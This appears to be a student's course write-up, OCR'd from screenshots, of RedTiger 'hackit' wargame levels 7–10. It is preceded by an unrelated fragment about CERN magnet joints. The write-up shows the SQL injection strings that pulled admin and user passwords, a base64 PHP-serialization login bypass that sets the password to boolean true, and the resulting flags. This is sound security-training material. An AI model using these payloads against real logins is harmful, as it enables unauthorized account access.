carry the superconducting cable. CERN beams department scientist Jorg Wenninger said in a presentation (PDF) on Monday that all the approximately 1,700 joints had been inspected. Many were found to have bad soldering or reduced electrical contact, the same problem that caused the initial incident. A new quench-monitoring and protection system has been implemented that will give an early warning if any part of the superconducting coils or bus-bars develops high resistance, Gilles noted. He also said that more helium safety valves with a higher capacity were being installed.

site_admin

press

TestUserforg00gle


apple

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



Welcome to Level 7

Target: Get the name of the user who posted the news about google. Table: level7_news column: autor
Restrictions: no comments, no substr, no substring, no ascii, no mid, no like

User correct.


You can raise your wechall.net score with this flag: 970cecc0355ed85306588a1a01db4d80

The password for the next level is: **or_so_i'm_told**

-

SQLI Level 8

- Need to get the password of the admin
- Tried adding random strings into the password and username trying to get an error



Username: Admin
Email: hans@localhost
Name: Hans
ICQ: 12345
Age: 25

Notice: Use of undefined constant user - assumed 'user' in **/var/www/html/hackit/level8.php** on line **59**

Notice: Use of undefined constant password - assumed 'password' in **/var/www/html/hackit/level8.php** on line **59**

Username:
Password:

Login incorrect!


    -

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



Welcome to Level 8

Target: Get the password of the admin.

Username: Admin
Email: hans@localhost
Name: Hans
ICQ: 12345
Age: 25

Notice: Use of undefined constant user - assumed 'user' in **/var/www/html/hackit/level8.php** on line **59**

Notice: Use of undefined constant password - assumed 'password' in **/var/www/html/hackit/level8.php** on line **59**

Username: admin
Password: 19JPYS1jdgvkj

Login incorrect!

    -


- hans@localhost',name=password, icq='
    - Insert in email

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



Welcome to Level 8

Target: Get the password of the admin.

Username: Admin
Email: hans@localhost
Name: Hans
ICQ: 12345
Age: 25

Notice: Use of undefined constant user - assumed 'user' in **/var/www/html/hackit/level8.php** on line **59**

Notice: Use of undefined constant password - assumed 'password' in **/var/www/html/hackit/level8.php** on line **59**

Login correct. You are admin :);

You can raise your wechall.net score with this flag: 9ea04c5d4f90dae92c396cf7a6787715

The password for the next level is: **network_pancakes_milk_and_wine**

○

SQLI Level 9


- Need to get the username and password of any user.

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna al
dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet.

Name:
Title:


Notice: Use of undefined constant user - assumed 'user' in **/var/www/html/hackit/level9.php** on line **75**

Notice: Use of undefined constant password - assumed 'password' in **/var/www/html/hackit/level9.php** on line **75**

Username:
Password:

Login incorrect!

- Tried to enter in random characters and symbols to get an interesting error



Welcome to Level 9

Target: Get username and password of any user. Tablename: level9_users
This is not a blind injection. There is a way to get some output back:)

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\\ (select password from level9_users limit 1), '3')')' at line 6Autor: RedTiger
Title: Lorem ipsum
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebun

Name: n level9_users limit 1), '3')
Title: n level9_users limit 1), '3')

```
from level9_users
limit 1), '3')
```

Username:
Password:

- (select password from level9_users limit 1), '3')
  - Having a structure like (‘1’,’2’,’3’) shows the values 1,2, and 3
  - Wanted to replace them with fields
  - Copy and pasted in all the text fields


SQLI Level 10

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024




Welcome to Level 10

Target: Bypass the login. Login as TheMaster

Welcome Monkey. You are just a normal user!

- When I login I am just Moneky…I want to be Admin



```
<html>
  <head></head>
  <body>
    <b>Welcome to Level 10</b>
    <br>
    <br>
    Target: Bypass the login. Login as TheMaster
    <br>
    <br>
    <br>
    <br>
    <form method="post">
      <input type="hidden" name="login"
      value="YToyOntzOjg6InVzZXJuYW1lIjtzOjY6Ik1vbmtleSI7czo4OiJwYXNzd29yZCI7czoxMjoiMDgxNXBhc3N3b3JkIjt9">
      <input type="submit" value="Login" name="dologin">
    </form>
    <br>
    <br>
    <br>
  </body>
</html>
```


- When I inspect the web page's code I notice there is a login feature and a value that appears to be hashed

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024



YToyOntzOjg6InVzZXJuYW1lIjtzOjY6Ik1vbmtleSI7czo4OiJwYXNzd29yZCI7czoxMjoiMDgxNXBhc3N3b3JkIjt9

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

```
a:2:{s:8:"username";s:6:"Monkey";s:8:"password";s:12:"0815password";}
```

- Surprise! Surprise! Its in base64
    - I used a website to decode it
    - Appears to be the syntax of the credentials
    - “s' ' means string while what comes after is the length of the string Decoded shows the structure of how the data is stored. This is after serialization. What it would look like in code is


```
$myarray = array
(
 "username"=>"Monkey",
 "password"=>"0815password",
);
```

Jaleel Rogers

Professor Mukhopadhyay

CIS 4204.01

20 February 2024

- 

  Decode from Base64 format

  Simply enter your data then push the decode button.

  ```
  a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}
  ```

  For encoded binaries (like images, documents, etc.) use the file upload form a little furthe

  UTF-8 Source character set.


  □ Decode each line separately (useful for when you have multiple entries).

  Live mode OFF Decodes in real-time as you type or paste (supports only the UTF

  Decodes your data into the area below.

  ```
  a:2:{s:8:"username";s:9:"TheMaster";s:8:"password";b:1;}
  ```

  - Used a boolean setting it to true in order to bypass the password



```
▼<body> scroll overflow
   <b>Welcome to Level 10</b> overflow
   <br> overflow
   <br> overflow
   Target: Bypass the login. Login as TheMaster
   <br> overflow
   <br> overflow
   <br> overflow
   <br> overflow
  ▼<form method="post">
     <input type="hidden" name="login"
     value="YToyOntzOjg6InVzZXJuYW1lIjtzOjY6Ik1vbmtleSI7czo4OiJwYXNzd29yZCI7czoxMjoiMDgxNXBhc3N3b3JkIjt9">
     <input type="submit" value="Login" name="dologin"> overflow
   </form>
   <br>
   <br>
   <br>
   Welcome TheMaster.
   <br>
   You solved the hackit :)
   <br>
   <br>
```


- Inserted new credentials

Jaleel Rogers

Professor Mukhopadhyay


CIS 4204.01

20 February 2024



Welcome to Level 10


Target: Bypass the login. Login as TheMaster



Welcome TheMaster.
You solved the hackit :)

You can raise your wechall.net score with this flag: 721ce43d433ad85bcfa56644b112fa52

The password for the hall of fame is: **make_the_internet_great_again**



Nick From TCC was here :)
𝖃𝕿𝕮𝕶𝖎𝖑𝖑𝖊𝖗 was here :)
GodZer0 was here :)
SkyL1n3 was here :)
holy sigmar! was here :)
Masamune Date was here :)
gama22 <3 was here :)
Jaleel Rogers was here :)

- I made it

